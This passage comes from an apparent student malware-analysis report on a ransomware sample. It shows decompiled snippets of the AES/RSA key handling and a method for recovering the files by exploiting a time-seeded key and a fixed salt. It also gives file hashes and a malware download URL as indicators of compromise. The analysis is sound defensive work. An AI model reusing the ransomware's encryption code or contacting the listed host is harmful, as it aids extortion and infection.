By encrypting the 16 bytes AES key with the public key, as supposedly the private key was sent back to the server with the id, it’s possible to identify the user using the id, decrypt the AES key, using the RSA private key, and decrypt the files back to their original form.

```
encrypted_key = (uchar *)malloc((long)(iVar1 << 2));
size = RSA_public_encrypt(size_16_bytes,AES_key,encrypted_key,ctx,4);
local_38 = (void *)base64(encrypted_key,(long)size,local_48);
local_40 = fopen(readme,"w");
fprintf(local_40,"%s\n",local_20);
fprintf(local_40,"ID: %llu\n",DAT_00107268);
fprintf(local_40,"KEY: %s\n",local_38);
fclose(local_40);
```

Figure 38

3. Ransomware decryption

According to the objectives of the report (section 1.2.), a couple of encrypted images were also provided which were encrypted with this malware.

The objective of this section is not only to explain one of the possible decryption processes, but also how the original malware flaws lead to this possibility.

In section 2.4.5.6 the data encryption process was explained in detail and major flaws were discovered that ultimately lead to the possibility of the files decryption without any key provided by the attacker.

In the first phase of the data encryption, a 16 byte AES key is generated with the default `stdlib.h` random number generator. This random number generator is seeded with the current time of the machine as illustrated in the figure 33 . This means that if the same generator is seeded with the same time, the same key will be generated.

By carefully analyzing the encrypted images, the date and time of encryption can be retrieved using the `stat` command as illustrated in figure 39.

```
File: duck0.jpg.crypt
Size: 201638    » Blocks: 400      IO Block: 4096   regular file
Device: 10304h/66308d» Inode: 24382083   Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/luiscosta)   Gid: ( 1000/luiscosta)
Access: 2022-04-27 22:24:37.235338200 +0100
Modify: 2022-04-27 21:54:04.065291700 +0100
Change: 2022-06-01 17:32:43.175333964 +0100
Birth: -
```

Figure 39

Using the script provided in the “tools/generate_aes_key.c”, it’s possible to generate the AES key using the timestamp (1651092844) of when the file encryption occurred.

This will generate a 16 byte AES key and save it in a “aes_key.bin” file.

Now that the AES key is known, the next process is to decrypt the file, but an important component still has to be discovered, the salt used in the encryption.

By carefully analyzing the data encryption phase it’s possible to verify that the salt variable used in the encryption is only 8 bytes long as illustrated in figure 40.


```

salt = 0x315f305470597243; Only 8 bytes long
local_4b = 0x34625f53;
local_47 = 0x4b63;
local_45 = 0;
local_2c = EVP_EncryptInit_ex(ctx, aes_128_ofb, (ENGINE *)0x0, key, (uchar *)&salt);

```

Figure 40

As the size of the salt in the AES algorithm is 16 bytes, the program will use both the 8 bytes salt variable and the next 8 bytes in the stack.

To actually check the stack content on a real malware execution, the gdb tool was used, and when the `EVP_EncryptInit_ex()` function is called in figure 41 the stack address (marked in blue) corresponding to the salt (marked in red) can be retrieved.

When printing the next 16 bytes from the salt stack address, it's possible to verify in the figure 42 that the first 15 bytes correspond to the salt variable concatenated with the `local_4b`, `local_47` and the `local_45` variable represented in the figure 40. This still only guarantees a 15 byte known salt, as the last byte can change from execution to execution.

To finally break the encryption, the python script "tools/decrypt_files.py" was developed. This script uses the key generated by the `generate_aes_key.c` script and the encrypted file.

As the AES key is known and only one byte of the salt is unknown, a simple python script that uses the AES_OFB and bruteforces the last salt byte can decrypt the files.

```

EVP_EncryptInit_ex@plt (
  $rdi = 0x007fffff00090a0 → 0x0000000000000000,
  $rsi = 0x007fffff7f86640 → 0x00000001000001a4,
  $rdx = 0x0000000000000000,
  $rcx = 0x007fffff7aa4de0 → 0x84bd2d0463a1eb26,
  $r8 = 0x007fffff7aa4ce5 → "CrYpT0_1S_b4cK" <- Salt
)

```

Figure 41

```


gef> x/4 0x007fffff7aa4ce5
0x7fffff7aa4ce5: 0x70597243 0x315f3054 0x34625f53 0xff004b63

```

Figure 42

4. Malware flow recreation

To make it easier to understand the malware, the diagram below shows an overview with all the major steps from the first binary until the actual dangerous execution.



This diagram directly correlates with all of the previously mentioned steps of both the first and the second malware.

5. Indicators of Compromise (IoC)

IOC Information
<p>Files MD5:</p> <ul style="list-style-type: none">malware_1: c4e92a27e3fa4758a566eb692cfaf7bamalware_2: ddee70fa9f4acd1ac133a50001a9caefimg.jpg : 38bade19c5c6b78bf275e75b675651da <p>Url:</p> <ul style="list-style-type: none">http://g4sdg.herokuapp.com/

6. Conclusion

In summary, after analyzing the behavior of the malware, there were three major steps: A verification, in which the virus scans if the system is a VM or if the process is being traced; The download of the image with the malware embedded and finally the malware execution. All the steps were verified and analyzed using tools learnt on the course and proved to be useful when disassembling binary code, analyzing traffic and tracing a process behavior.

It is possible to state that the goal of this assignment was achieved and this report is the representation of that statement. It is also important to state that every major script and other important files were sent alongside the present report.

Nevertheless, it is necessary to state again that the original version of the malware never executes, neither in Virtual Machine environments nor in a real environment, because inside the code, there is a function that causes a segmentation fault due to an attempt of changing values inside a Read-Only memory space.